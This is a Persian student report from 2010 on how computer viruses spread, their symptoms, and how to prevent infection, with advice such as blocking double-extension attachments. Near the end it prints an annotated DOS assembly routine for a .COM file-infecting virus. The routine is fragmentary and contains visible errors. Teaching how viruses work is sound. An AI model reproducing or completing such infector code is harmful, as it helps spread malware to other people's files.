۲- ا نتقال ویروس از طریق شبکه: هر گاه یکی از کامپیوتر های شبکه آلوده به ویروس باشد ممکن است ویروس از طریق شبکه همه کامپیوتر ها را آلوده کند. بعضی از ویروس ها مخصوص شبکه هستند , وابتدا کامپیوتر سرویس دهنده را آلوده کرده واز این طریق کل کامپیوتر های شبکه را آلوده می کنند .

۳ - انتقال ویرو س از طریق اینتر نت : با گسترش استفاده از اینتر نت ویروس ها ی ا ینتر نتی بعنوان نسل جدیدی از ویروس ها معرفی شدند . ویروس های اینتر نتی بسیار سریعتر از ویروس های دیگر انتشار می یابند و در ظرف چند روز میتوانند میلیونها کامپیوتر در سراسر دنیا را آلوده کنند . این نوع ویروس ها از طریق پست الکترونیک یا در یافت فایل از اینترنت و... به کامپیوتر منتقل می شوند .

www.markazdanesh.ir

آثار مخرب ویروس ها

۱- اختلال در سیستم

۲- تخریب سخت افزار

۳- تخریب اطلاعات (حذف اطلاعات, تغییر اطلاعات, تورم اطلاعات)

٤- کندی سیستم

٥- اشغال حافظه وتکثیر در آن

عوامل تشخیص ویروسی شدن سیستم

۱- کند شدن سیستم(که گاهی به دلایل دیگری نیز می تواند باشد.)

۲- ایجاد اشکال در راه اندازی سیستم

۳- ایجاد اشکال در فایل های اجرایی

٤- کند شدن ارتباط با اینتر نت

٥- دادن پیام های غیر عادی یا قفل کردن

٦- اختلال در کار چاپگر

۷- صدای غیر عادی بلند گو ♫

www.markazdanesh.ir

۸- تغییر در صفحه کلید

۹-اختلال در صفحه نمایش

۱۰- راه اندازی مجدد سیستم

و سایر موارد مثل به هم ریختن تصاویر در محیط گرافیکی , عدم اجرای برخی دستورات یک برنامه , تغییر تعداد فایل ها , مراجعات غیر ضروری به دیسک , اختلال در UP SET, و....

www.markazdanesh.ir

روش های مقابله با ویروسی شدن

در علم پزشکی داریم:"پیشگیری بهتر از درمان" این در مورد ویروسهای کامپیوتری نیز صدق می کند:

۱- شناسایی ویروسها وجلوگیری از ورود آنها به کامپیوتر(پیشگیری)

۲- از بین بردن ویروسها پس از ورود به کامپیوتر(درمان)

الف) از قرار دادن دیسک آلوده خودداری کنیم(ممکن ا ست به یک یا چندویروس خطرناک آلوده باشد)

ب) اگر لازم ا ست دیسک سالم خود رادر کامپیوتر دیگری قرار دهیم که به وجود ویروس در آن مشکوک هستیم, ا بتدا باید آن را از نوشتن محافظت کنیم(PROTCTED WRITE)تا اگر آلوده بوداین آلودگی به د یسک ما منتقل نشود

پ) نرم افزارهای خود را از محل های مطمئن تهیه کنیم

ت) در صورتیکه دیسک جدیدی خرید یم برای اطمینان هر چه بیشتر(FORMAT) کنیم.

ث) از برنامه های آنتی ویروس که در حافظه مقیم میشوند استفاده کنیم این نوع برنا مه ها به محض اینکه ویروس بخواهد به سیستم راه یابد آن را کشف و به آ اجازه ورود نمی دهند(تنظیمات مربوط به کنترل ویروسها درup Set خود را انجام دهید)

ج) ویروس ها هنگام ورود به سیستم به ناچار باید روی حافظه , برنامه یا ناحیه ی سیستمی دیسک قرار گیرند لذا معمولا در سیستم یک حالت نوشتن اطلاعات بوجود می آید که این عمل تا حدودی قابل کنترل ا ست مثلا با write protect کردن فلاپی و دیسک و یا read only کردن پارتیشن های دیسک میتوان از نوشتن جلو گیری کرد.

چ) حتی ا لمقدور از اتصال به کامپیوتر و شبکه هایی که از عدم ویروسی بودن آنها اطمینان نداریم بپرهیزیم

www.markazdanesh.ir

ه) وقتی ویروس بر روی ناحیه ی سیستمی دیسک یا روی فایل برنامه می نشیند , اندازه, تاریخ یا بعضی دیگر از مشخصات فایل اجرایی را تغییر میدهد .لذا میتوان با تهیه ی up Back های مرتب و مقایسه مشخصات فایل های اجرایی با نسخه های قبلی آنها از وجود احتمالی ویروس آگاهی پیدا کرد.

اگر با تمام احتیاط های انجام شده , باز هم کامپیوتر شما آ لوده به ویروس شد , هیچ نگران نباشید! همه پنجره های آن را ببندید , کامپیوتر را خاموش کنید وسپس با دیسکت protect Write آن را راه اندازی کنید .

www.markazdanesh.ir

راه‌های حفاظت از فایل‌ها و فولدرها برروی رایانه‌های شخصی :

محافظت در برابر ویروس‌ها و ابزار جاسوسی

ویروس‌ها و ابزارهای جاسوسی از طریق ای‌میل یا مرورگر وب منتقل می‌شوند. آن‌ها می‌توانند انواع خرابی‌ها از تغییر و حذف فایل‌ها گرفته تا قرار دادن در اختیار افراد سودجو را به بار بیاروند.

برای مقابله با آن‌ها لازم است یکی آنتی‌ویروس و یک ابزار ضد جاسوسی (Anti-Spyware) را بر روی یارانه خود نصب کرده و مرتب آن‌ها را به‌روزرسانی کنید.

نصب فایروال

اگر معمولا آنلاین هستید، فایروال به شما کمک می‌کند تا مانع از ورود مزاحمان و دسترسی آن‌ها به رایانه‌تان شوید. در بیش‌تر سیستم عامل‌های ویندوز یک فایروال پیش فرض نصب شده است ولی می‌توانید از فایروال‌های دیگری هم استفاده کنید.

به‌روزرسانی نرم‌افزارها

زمانی که یک حفره امنیتی در نرم‌افزاری کشف می‌شود، شرکت تولیدکننده آن اصلاحیه‌ای را منتشر می‌کند که اگر کاربران آن را دانلود کرده و نصب کنند، مشکل حل می‌شود بنابراین همواره نرم‌افزارهای خود را به موقع به‌روزرسانی کنید تا دچار مشکلات بعدی نشوید.

www.markazdanesh.ir

تهیه نسخه پشتیبان

هر چه‌قد ر هم شما مراقب باشید، ممکن است اتفاق بدی برای رایانه یا فایل‌های شما رخ دهد، پس بهتر است عادت کنید مرتبا از فایل‌ها و فولدرهای مهم خود نسخه پشتیبان تهیه کنید. برای این کار راه‌های مختلفی وجود دارد مانند ریختن فایل‌ها برروی CD یا DVD، استفاده یا حافظه‌های فلش یا حتی استفاده از ذخیره‌سازی آنلاین، هم‌چنین می‌توانید یک هارددیسک خارجی خریده و اطلاعات خود را به‌صورت موازی با هارد رایانه بر روی آن ذخیره کنید.

www.markazdanesh.ir

استفاده از رمز عبور

در صورتی که فایل‌هایی دارید که نمی‌خواهید در معرض چشمان کنجکاو دیگران قرار بگیرد، از رمز عبوری قوی برای نام کاربری خود استفاده کنید و عادت کنید زمانی که مقابل رایانه خود نیستید Log Off کنید.

محافظت از فایل‌ها و فولدرهای شخصی

ابزارهایی وجود دارند که به شما امکان رمزگذاری برروی فایل‌ها و فولدرهایتان را می‌دهند تا آن‌ها را در برابر مشاهده و یا تغییر توسط دیگر کاربران محافظت کنید. برای مثال در نرم‌افزار Office ۲۰۰۷ شما می‌توانید با انتخاب منوی Office و سپس کلیک برروی گزینه Prepare و سپس Encrypt Document برای فایل خود سطوح دسترسی تعریف کرده و برای دیدن یا ویرایش آن رمزهای جداگانه تعریف کنید.

پیشگیری از ویروس

با رعایت چندین نکته ساده می توان یک پوشش مناسب ایمنی در مقابل ویروس های کامپیوتری را ایجاد کرد :

۱ -از سیستم های عامل ایمن و مطمئن نظیر : یونیکس و ویندوز NT استفاده تا پوشش حفاظتی مناسبی در مقابل ویروس های سنتی (نقطه مقابل ویروس های پست الکترونیکی) ایجاد گردد.

۲ - در صورتیکه از سیستم های عامل غیر مطمئن و ایمن استفاده می گردد ، سیستم خود را مسلح به یک نرم افزار حفاظتی در رابطه با ویروس ها ، نمائید.

۳ - از نرم افزارهائی که توسط منابع غیر مطمئن توزیع و ارائه می گردند ، اجتناب و نرم افزارهای مربوطه را از منابع مطمئن تهیه و نصب نمائید. در ضمن امکان بوت شدن از طریق فلاپی دیسک را با استفاده از برنامه BIOS ، غیر فعال کرده تا بدین طریق امکان آلوده شدن ویروس از طریق یک دیسکت که بصورت تصادفی در درایو مربوطه قرار گرفته شده است ، اجتناب شود.

٤ -امکان "حفاظت ماکرو در مقابل ویروس " را در تمام برنامه های مایکروسافت فعال نموده و هرگز امکان اجرای ماکروهای موجود در یک سند را تا حصول اطمینان از عملکرد واقعی آنها ندهید.

هرگز بر روی ضمائمی که بهمراه یک پیام پست الکترونیکی ارسال شده و شامل کدهای اجرائی می باشند ، کلیک ننمائید. ضمائمی که دارای انشعاب DOC (فایل های word) ، انشعاب XLS(صفحه گسترده) ، تصاویر(فایل های با انشعاب GIF و یا JPG و ...) بوده ، صرفا" شامل اطلاعات بوده و خطرناک نخواهند بود (در رابطه با فایل های word و Execl به مسئله ماکرو و ویروس های مربوطه دقت گردد) . فایل های با انشعاب EXE,COM و یا VBS اجرائی بوده و در صورت آلوده بودن به ویروس ، با اجرای آنان بر روی سیستم خود زمینه فعال شدن آنها فرام خواهد شد. بنابراین لازم است از اجرای هرگونه فایل اجرائی که بهمراه پست الکترونیکی برای شما ارسال می گردد (خصوصا " مواردیکه آدرس فرستنده برای شما گمنام و ناشناخنه اس) ، صرفنظر نمائید.

www.markazdanesh.ir

ایجاد امنیت در مقابله با ویروسها و کرمها

غیر از استفاده از نرم افزارهای ضد ویروسی، اقدامات ساده بسیار زیادی وجود دارند که شما می توانید از آنها برای کمک به محافظت در مقابل ویروس ها استفاده کنید.

www.markazdanesh.ir

روش های ایجاد امنیت در کار با کامپیوتر

۱ -از اسناد در قالب های .xls .وdoc. استفاده نکنید

در فایل های خود در برنامه Word را با فرمت RTF(Rich Text Format) و در برنامه Excel با فرمت CSV(Comma Separated Values)ذخیره کنید .فرمت های ذکر شده از برنامه نویسی ماکرو پشتیبانی نمی کنند، در نتیجه می توانند از گسترش ویروس های ماکرو که به مراتب از عمومی ترین تهدیدات ویروسی به شمار می آیند جلوگیری کنند . به افراد دیگر هم بگویید که فایل هایشان را به جای فرمت های .xlsیا doc. با فرمت های .csv .یا .rtf برای شما تهیه کنند.

با این حال باز هم مواظب باشید، چرا که بعضی ویروس های ماکرو از عمل FileSaveAs RTF جلوگیری کرده، فایل را باقالب doc.ذخیره کرده اما از پسوند .rtf برای آن استفاده می کنند . برای بدست آوردن امنیتی مطلق می توانید از فایل های فقط متنی (text) استفاده کنید.

۲ -برنامه ها یا اسناد غیر درخواستی را اجرا نکنید.

اگر از پاک بودن (عاری بودن از ویرو س) چیزی مطمئن نیستید، آن را ویروسی فرض کنید . به افراد مشغول در سازمانتان سفارش کنید تا برنامه ها یا اسناد غیر مجاز (بدون منبع معتبر یا مشکوک) که Screen Saver ها و فایل های طنز هم شامل آنها می شوند را از اینترنت دریافت نکنند . روشی را پیاده کنید که طبق آن قبل از استفاده از هر برنامه ای، مجوزی توسط یک مدیر IT برای آن صادر شده و پاک بودن آن بررسی شود.

www.markazdanesh.ir

۳ -تمام اخطارهای دریافتی را فقط برای فرد مورد تایید ارسال کنید.

Hoax ها، خود به اندازه ویروس ها از مشکلات بزرگ محسوب می شوند . به کار بران بگویید که هشدارهای ویروسی را به هیچ یک از دوستان، هم دانشگاهیان و یا هر فرد دیگری که آدرسش را دارند، ارسال نکنند . سیاستی برای شرکت خود اتخاذ کنید بطوری که تمام هشدارها برای شخص یا قسمت مشخصی از شرکت ارسال شود.

۴ -در دروازه ورود، فایل های با پسوند مضاعف را بلوکه کنید.

بعد « بعضی ویروس ها برنامه بودن خود را با استفاده از « پسوند مضاعف» بعداز نامشان می پوشانند مانند txt.vbs. . چنین فایل هایی را در دروازه ورود بلوکه کنید.

برای مثال شاید فایلهایی مانند Love-Letter-For-You.TXT.VBS یا AnnaKournikova.JPG.VBS در اولین نظر یک فایل متنی یا تصویری بی ضرر به نظربرسند، در حالیکه هر دو از ویروس های معروف می باشند . شما باید هر فایلی با پسوند مضاعف را در دروازه پست الکترونیک بلوکه کنید.

۵ -انواع ناخواسته فایل ها را در دروازه پست الکترونیک بلوکه کنید.

امروزه بسیاری از فایل ها از فایل های با نوع VBS (Visual Basic Script) و SHS (Windows scrap object) برای انتشار خود استفاده می کنند .بعید به نظر می رسد که سازمان شما به دریافت چنین انواعی از فایل ها نیاز داشته باشد، بنابراین آنها را در همان دروازه پست الکترونیک بلوکه کنید.

www.markazdanesh.ir

۶ -ترتیب درایوهای بوت را برای کامپیوترتان تغییر دهید.

بسیاری از کامپیوترها با اینکه حتما از دیسک سخت بوت می شوند، اما تنظیمشان طوری است که ابتدا سعی می کنند فایل های سیستمی را از فلاپی بخوانند و در صورت عدم موفقیت به دیسک سخت رجوع کنند . مسؤول مربوط به امور IT در شرکتتان باید تنظیمات CMOS را طوری تغییر دهد که کامپیوتر به طور پیش فرض ابتدا از دیسک سخت بوت شود . در این صورت حتی اگر دیسکت آلوده ای در درایو کامپیوتر جا مانده باشد، در راه اندازی بعدی کامپیوتر، آن را از طریق سکتور بوت خود آلوده نخواهد کرد.

در هر زمانی که نیاز به بوت کردن کامپیوتر از فلاپی داشته باشید، می توانید تنظیمات را به حالت قبل بازگردانید.

۷ -قبل از اینکه دیسکتی را به کاربری دهید، آن را در حالت قفل نوشتن قرار دهید .

یک فلاپی که در مقابل نوشتن اطلاعات قفل شده باشد، آلوده نخواهد شد.

۸ -اطلاعیه های امنیتی شرکت های نرم افزاری را پیگیری کنید.

گوش به زنگ اخبارهای امنیتی باشید و فایل های اصلاحیه (Patch) را برای محافظت در مقابل تهدیدات ویروس های جدید دریافت کنید.

www.markazdanesh.ir

۹ -در یکی از سرویس های هشدار دهنده ویروس عضو شوید.

یک سرویس اعلام خطر می تواند شما را از به وجود آمدن ویروس های جدید باخبر کرده و شناسه های ویروسی را به شما ارائه کند بطوری که نرم افزار ضد ویروس شما قادر به شناسایی آنها شود.

۱۰ - مرتبا از تمام برنامه ها و اطلاعاتتان پشتیبان تهیه کنید.

در صورتی که توسط ویروسی آلوده شوید، قادر خواهید بود تا تمام برنامه ها واطلاعات از دست رفته را بازگردانید

www.markazdanesh.ir

نمونه ای از یک ویروس در زبان اسمبلی

نوشتن ویروس infect در فایلهای .COM

زبان برنامه نویسی : : Assembly

توالی کار ها یی که ویروس انجام می دهد :

- پیدا کردن فایل های .Com درون Folder جاری
- ذخیره اطلاعات و خواص فایل
- ذخیره سه بایت اول درون STACK
- آلوده کردن فایل و برگرداندن ۳ بایت
- برگرداندن اطلاعات و خواص قبلی به فایل

شروع کد ::

The Simple routine to Search for a .COM File

یک مثال ساده از برنامه ای که فایل های .COM را آلوده می کند.

```
Com_files      db      "*.com",0      ;
```

با عوض کردن این می توانید فایل های دیگر را نیز آلوده کنید

```
Mov      ah,4eh
Mov      dx,com_files
Mov      cx,3
Int      21h
 Cmp      ax,12h
```

به دنبال فایل های دیگر گشته

```
 Je       exit
```

اگر فایل پیدا نشده ؟؟ خروج

در این قسمت می توان مدی گذاشت که برنامه پوشه جاری را عوض کند ;

مسیر گشته می شود ;

www.markazdanesh.ir

Found_file:

```
Mov     di,[si+file]    ; di == نام فایل
Mov     si
Add     si,file         ; si ==          نام فایل
Mov     ax,offset 4300h ; گرفتن مشخصات فایل
Mov     dx,si           ; DX     رفتن درون
Int     21h

Mov     file_attrib,cx  ; مشخصات ذخیره می شود
File    dw      0
;در قسمت زیر فایل ست می شود برای از بین بردن تمام خواص ها
Mov     ax,offset 430h  ; آماده برای ست کردن فایل
Mov     cx,offset 0ffeh ; فایل ست می شود در حالت معمولی
Mov     dx,si           ; DX == نام فایل
Int     21h

Mov     ax,offset 3d02h ; فایل خوانده می شود برای باز شدن و نوشتن
Mov     dx,si           ; نام فایل در کد اسکی
Int     21h

Jnb     ok              ;اگر فایل باز بود ادامه داده و به تابع ok می رود
```

www.markazdanesh.ir

```
        Jmp     put_old_attrib      ; اگر مشکلی بود خواص قبلی فایل به آن داده می شود
                                    ; و از برنامه خارج می شود
Ok :
        Mov     bx,ax
        Mov     ax,offset 5700h     ; در این خط زمان و تاریخ  سبت فایل بدست می آید
        Int     21h

        Mov     old_time,cx         ; زمان قدیم ذخیره شده برای برگرداندن به فایل
        Mov     old_date,dx         ; تاریخ قدیم
Old_time        db      0
Old_date        db      0
;اینجا ما شروع به خراب کردن فایل می کنیم و برای این کار ۳ بایت اول را ذخیره می کنیم

        Mov     ah,3fh              ; فایل خوانده می شود
        Mov     cx,3                ; شماره بایت بدست می آید
        Mov     dx,fisrt_3          ; بایت در بافر ذخیره می شود
        Mov     dx,si               ; DX == نام فایل
        Int     21h

        Cmp     ax,3                ; کجا ۳ بایت خوانده شد؟؟
        Jnz     fix_file            ; اگر فایل ست نشد برنامه خارج می شود
```

www.markazdanesh.ir

```
First_3          equ      $        ; سه بایت
                 Int      20h      ; ویروس آلوده می کند
                 Nop

;این حرکت باری رفتن به آخر سایت است

Mov      ax,offset 4202h
Mov      cx,0
Mov      dx,o
Int      21h
Mov      cx,ax          ; DX : AX  == در این دو اندازه فایل وجود دارد
Sub      ax,3           ; اون ۳ بایت از فایل کم شده

Add      cx,offset c_len_y
Mov      di,si
Sub      di,offset c_len_x
Mov      [di], cx       ; اصلاح می شود ۲و۳ بایت از برنامه
```

www.markazdanesh.ir

;ویروس ما در اینجا نوشته می شود درون فایل

```
Mov     ah,40h
Mov     cx,virlength          ; طول ویروس
Mov     dx,si
Sub     dx,offset codelength  ; طول کد ویروس
Int     21h

Cmp     ax,offset virlength   ; آیا تمام بایت ها نوشته شد؟؟
Jnz     fix_file              ; اگر فایل ست نشد برنامه بسته می شود
```

; پوینتر به ابتدای فایل رفته و ۳ بایت نیز در ابتدا ست می شوند

```
Mov     ax,offset 4200h
Mov     cx,0
Mov     dx,0
Int     21h

Mov     ah,40h                ; نوشتن بر روی فایل
Mov     cx,3                  ; ۳ بات برای نوشتن
Mov     dx,si                 ; DX = ... نام فایل
Add     dx,jump
Int     21h
```

www.markazdanesh.ir

```
Jump            db      0e9h        ; این پرش به ابتدای فایل می رود

; در این قسمت تمام قبلی به فایل داده می شود

Fix_file:
        Mov     dx,old_date         ; تاریخ
        Mov     cx,old_time         ; زمان
        And     cx,offset 0ffe0h    ; o,hw
        Mov     ax,offset 5701h
        Int     21h

        Mov     ah,3eh
        Int     21h                 ; فایل بسته شده

; خواص که ذخیره شده دوباره باز گردانده می شود

Put_old_attrib:
        Mov     ax,offset 4301h
        Mov     cx,old_att          ; خواص قدیمی
        Mov     dx,si               ; DX = ... نام فایل
```

;پایان برنامه

www.markazdanesh.ir

University of Applied Science and Technology Sciences

Qazvin Mohammedia

Subject

Review ways to penetrate computer virus and ways to deal with it

Adept

Mr. Mehran Chegini

Advisor

Mr. Hoseini Ghonche

Writing

Reza Madannezhad

Sep *2010*

www.markazdanesh.ir

منابع

کتاب های :

- ویروس و ضد ویروس تالیف: تورج صارمی راد

- ویروسهای کامپیوتر تالیف : جهانگیر فراهانی

- ویروس های کامپیوتری تالیف :مجید سبز علی گل و سیدعلی موسوی

- NC وویروسهای کامپیوتری مولف :واحد تحقیقات وانتشارات مجتمع فنی تهران

- هکر تالیف :ریچارد منس فیلد

www.markazdanesh.ir